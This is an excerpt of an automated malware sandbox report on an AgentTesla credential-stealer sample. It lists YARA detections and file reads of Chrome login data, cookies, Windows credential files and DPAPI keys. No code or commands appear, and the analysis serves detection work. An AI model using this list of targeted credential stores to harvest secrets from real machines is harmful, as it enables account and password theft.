Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.280288652.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.280288652.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.503223251.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.503223251.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.280764938.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.280764938.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.278325947.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.278325947.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.279240586.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.279240586.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DB2CF06	unknown	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C971B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data	unknown	40960	success or wait	1	6C971B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C971B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6C971B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C971B4F	ReadFile
C:\Users\user\AppData\Roaming\nqmgixni.4oc\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C971B4F	ReadFile

Registry Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
Key Path				Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly
 No disassembly